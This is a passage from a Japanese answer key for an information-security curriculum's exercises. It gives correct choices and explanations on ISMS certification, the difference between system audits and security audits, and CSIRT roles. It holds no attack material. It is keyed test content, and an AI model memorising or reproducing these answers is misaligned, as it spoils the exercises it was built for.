	3	4	ISMS認証そのものは日本における評価制度であり、海外の企業がISMS認証を受けることはできません。しかしISMS認定機関のISMS-ACは国際認定フォーラムに加盟しており、国際的に整合性のとれた評価制度になっています。ISMS認証では認証基準としてJIS Q 27001を使用しています。また、ISMSクラウドセキュリティ認証ではJIS Q 27017を使用しています(JIS Q 27017の要求事項にJIS Q 27001が含まれる)。ISMS認証を受けるためにJIS Q 27000シリーズすべてに則っている必要はありません。ISMS認証取得範囲に制限はありません。ただし、一時的なプロジェクトや極めて限定した範囲は避けるように推奨されています。参考: https://isms.jp/isms/

章	問題番号	正解	解説
11	4	3	目的に沿った情報システムか否かの監査は「システム監査」です。「システム監査」によって、情報システムの安全性や信頼性、効率性についての課題を把握できます。一方「情報セキュリティ監査」では、情報セキュリティに関するリスクマネジメントが効果的に実施されているか、リスクアセスメントに基づく適切なコントロールができているかを監査します。情報セキュリティ監査は保証型と助言型があり、助言型の監査では必要に応じて監査意見として改善提言を行います。
	5	2, 4	CSIRTは、セキュリティインシデントの発生前後で対応を行う専門チームです。事前対応でインシデント発生を抑制し、インシデント発生時には被害を最小限にとどめ、対応後には再発防止策の検討を行います。事前対応でインシデント発生を抑制するためには、時組織のリテラシー教育も重要な業務です。社内PoC (Point of Contact)の役割は情報共有で、社内各部との連携を行います。

令和2年度「専修学校による地域産業中核的人材養成事業」
Society5.0に対応した情報セキュリティ人材養成のモデルカリキュラム開発・実証事業

演習手順書

令和3年2月

一般社団法人全国専門学校情報教育協会
〒164-0003 東京都中野区東中野 1-57-8 辻沢ビル 3F
電話：03-5332-5081 FAX 03-5332-5083

●本書の内容を無断で転記、掲載することは禁じます。